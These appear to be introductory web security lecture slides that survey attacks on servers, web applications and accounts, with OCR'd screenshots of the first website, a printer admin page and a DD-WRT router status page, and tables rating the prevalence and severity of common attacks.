Web Security

Thanks to Dave Wagner and Vern Paxson for the original version of these slides.

They have been modified significantly – any errors should be attributed to me.

Web Security: Three Broad Categories of Attack

- Attacks against web servers/HTTP infrastructure
- Attacks against web applications
- Account abuse/post-compromise attacks

- What makes web security particularly tricky?
  - Public access
  - Mission creep

Mission creep is the expansion of a project or mission beyond its original goals, often after initial successes.[1] The term often implies a certain disapproval of newly adopted goals by the user of the term. Mission creep is usually considered undesirable due to the dangerous path of each success breeding more ambitious attempts, only stopping when a final, often catastrophic, failure occurs. The term was originally applied exclusively to military operations, but has recently been applied to many different fields, mainly the growth of bureaucracies.

World Wide Web

The WorldWideWeb (W3) is a wide-area hypermedia information retrieval initiative aiming to give universal access to a large universe of documents.

Everything there is online about W3 is linked directly or indirectly to this document, including an executive summary of the project, Mailing lists , Policy , November's W3 news , Frequently Asked Questions .

What's out there?
Pointers to the world's online information, subjects , W3 servers, etc.

Help
on the browser you are using

Software Products
A list of W3 project components and their current state. (e.g. Line Mode ,X11 Viola , NeXTStep , Servers , Tools , Mail robot , Library)

Technical
Details of protocols, formats, program internals etc

Bibliography
Paper documentation on W3 and references.

People
A list of some people involved in the project.

History
A summary of the history of the project.

How can I help ?
If you would like to support the web..

Getting code
Getting the code by anonymous FTP , etc.

Do you know what this is?

World Wide Web

The WorldWideWeb (W3) is a wide-area hypermedia information retrieval initiative aiming to give universal access to a large universe of documents.

Everything there is online about W3 is linked directly or indirectly to this document, including an executive summary of the project, Mailing lists , Policy , November's W3 news , Frequently Asked Questions .

What's out there?
Pointers to the world's online information, subjects , W3 servers, etc.

Help
on the browser you are using

Software Products
A list of W3 project components and their current state. (e.g. Line Mode ,X11 Viola , NeXTStep , Servers , Tools , Mail robot , Library)

Technical
Details of protocols, formats, program internals etc

Bibliography
Paper documentation on W3 and references.

People
A list of some people involved in the project.


History
A summary of the history of the project.


How can I help ?
If you would like to support the web..


Getting code
Getting the code by anonymous FTP , etc.

The first ever website: launched August 6, 1991

What do you notice about it?


HP LaserJet 8150 Series
http://128.3.
/hp/device/this.LCDispatcher
Google
Most Visited
Latest Headlines
NY Times
Google News
Daily
Weather
294
United
Traffic
Papers
US9
IMC
CSET
Google Maps
RSS
HP LaserJet 8150 Series
invent
HP LaserJet 8150 Series / 128.3.
HP LaserJet 8150 Series
Home
Device
Networking
Printer Status
Configuration Page
Supplies Status
Event Log
Usage Page
Device Information
Other Links
My Printer
Order Supplies
Solve A Problem
Printer Status
Supplies
Media
Capabilities
Control Panel
POWERSAVE ON
Ready
Data
Attention
Go
Cancel Current Job
Control Panel Help
Refresh Control Panel
Help
Set Refresh Rate:
0
minutes
Apply
Cancel
Supplies
% of Life Remaining
Black
54%
Media
Status
Input/Output
Size
Type
TRAY 3
LETTER
CARDSTOCK
TRAY 2
LETTER
PLAIN
TRAY 1
LETTER
PLAIN
OK
STANDARD OUTBIN
N/A
N/A
OK
FACE UP BIN
N/A
N/A
Capabilities
FLASH Storage: 3 MB Capacity
Done


About DD-WRT | www.dd-wr
www.dd-wrt.com/site/content/about
Java 1.6 API
Homepage
BerkeleySecurityCour
TomMurtaghMainCla
TomMurtaghLabPage
Other Bookmarks
dd-wrt.com
HOME | DOWNLOADS | SHO
Long-Range Wi-Fi For country homes, farms, ranches Max legal power, mounts outdoors
NetFlow Analyzer Tool The Best Value in Netflow and sFlow Analyzing - Download Free V
Free Cisco Routers Poster At-a-glance Model Capacities, Interface Cards, and Feature In
DD-WRT PRIVACY
Regain your internet freedom
Professional
Support
Community
Contact
About DD-WRT
DD-WRT is a Linux based alternative OpenSource firmware suitable for a great variety of WLAN routers and embedded systems. The main emphasis lies on providing the easiest possible handling while at the same time supporting a great number of functionalities within the framework of the respective hardware platform used.
The graphical user interface is logically structured, and it is operated via a standard Web browser, so even non-technicians can configure the system in only a few simple steps.
Apart from the simple handling, speed and stability are also in the focus of our development work. Compared to the software preinstalled on many WLAN routers, DD-WRT allows a reliable operation with a clearly larger functionality that also fulfills the demands of professional deployment.
The huge user community gives support to DD-WRT developers and the users themselves in various ways. Thanks to this, potential flaws in the system can be detected very quickly and can thus be corrected without delay. DD-WRT users can find help and suggestions from other users in the user forums, and the Wiki containing further information and how-to guides is being expanded and maintained by the DD-WRT community as well.
For devices mainly used for private purposes, DD-WRT is freely available. Platforms used for commercial purposes require a paid license. Compared to the freely available version, the professional version also allows for configuration of the WLAN parameters, thus opening up the opportunity of creating e.g. reliable and powerful network infrastructures. Special demands can be fulfilled by specifically tailored versions of DD-WRT.
Main characteristics:
supports more than 200 different devices
comprehensive functionality
supports all current WLAN standards (802.11a/b/g/n*)
supports outdoor deployment*
supports enhanced frequencies *
VPN integration
Latest DD-
v24 S
v24 pr
To obtain the r
router please
Router-Dat


thegateway (build 13064) - Info
http://192.168.3.1/
dd-wrt.com ... control panel
Firmware: DD-WRT v24-sp2 (10/
Time: 11:45:59 up 11 days, 3:10, load average: 0.2
WAN IP:
Setup
Wireless
Services
Security
Access Restrictions
NAT / QoS
Administration
Status
System Information
Router
Router Name thegateway
Router Model Linksys WRT54G/GL/GS
LAN MAC 00:40:10:10:00:01
WAN MAC 00:26:4A:14:0E:22
Wireless MAC 00:40:12:10:00:AF
WAN IP 67.164.94.51
LAN IP 192.168.3.1
Wireless
Radio Radio is On
Mode AP
Network Mixed
SSID wap2
Channel 2
TX Power 71 mW
Rate 54 Mbps
Services
DHCP Server Enabled
WRT-radauth Disabled
Sputnik Agent Disabled
Memory
Total Available 5.6 MB / 8.0 MB
Free 0.4 MB / 5.6 MB
Used 5.3 MB / 5.6 MB
Buffers 0.3 MB / 5.3 MB
Cached 1.2 MB / 5.3 MB
Active 1.0 MB / 5.3 MB
Inactive 0.4 MB / 5.3 MB
Space Usage

Think of all the things you use your browser for now

- Search and general information lookup (now AI assisted)
- Email and webmail
- Social media and online communities
- Video streaming and media consumption
- Online shopping and product research
- Work and productivity apps
- Online banking and financial services
- Communication and collaboration
- Education and learning
- Entertainment beyond streaming (e.g., gaming, comics)

The Landscape

Attack	Category	How common today	Typical severity
Credential stuffing / brute-force login attempts	Account abuse	Very common	Moderate to high
Exploiting unpatched CMS/plugins	Web application / platform	Very common	High to critical
SQL injection	Web application	Common	High to critical
XSS	Web application	Common	Low to high, depending on context
RCE against web frameworks/servers	Web server / platform	Less common, but high impact	Critical

The Landscape

Attack	Category	How common today	Typical severity
Directory traversal / file inclusion	Usually web application; sometimes web server/config	Moderate	Moderate to high
DDoS / HTTP flood	Web server / service availability	Very common	Moderate to high
Web shell deployment after compromise	Post-compromise activity	Common in real incidents	High to critical
Deserialization / SSRF / request smuggling	Mixed: deserialization & SSRF = web application; request smuggling = web server / HTTP infrastructure	Less common overall, but important	High to critical
Classic server-specific attacks against Apache/Nginx/IIS themselves	Web server	Less common than app-layer attacks, except during major new CVEs	High to critical

Attacks against web servers/HTTP infrastructure

- Server-specific remote code execution (RCE)
  - When an attacker can make a web-facing server or framework **run code of the attacker's choosing** from across the network.
- HTTP flood / DDoS

Attacks against web servers/HTTP infrastructure

- Request smuggling
  - An attacker can make two systems disagree on where one HTTP request ends and the next one begins.
  - Because of this, the attacker may be able to sneak an extra command
  - And it might be executed in a context that allows it to exploit a vulnerability
- Some traversal/config issues

Attacks against web applications

- SQL injection
- Cross-site scripting (XSS)
- Content Management System/plugin exploits
  - E.g., exploiting a Wordpress vulnerability

Attacks against web applications

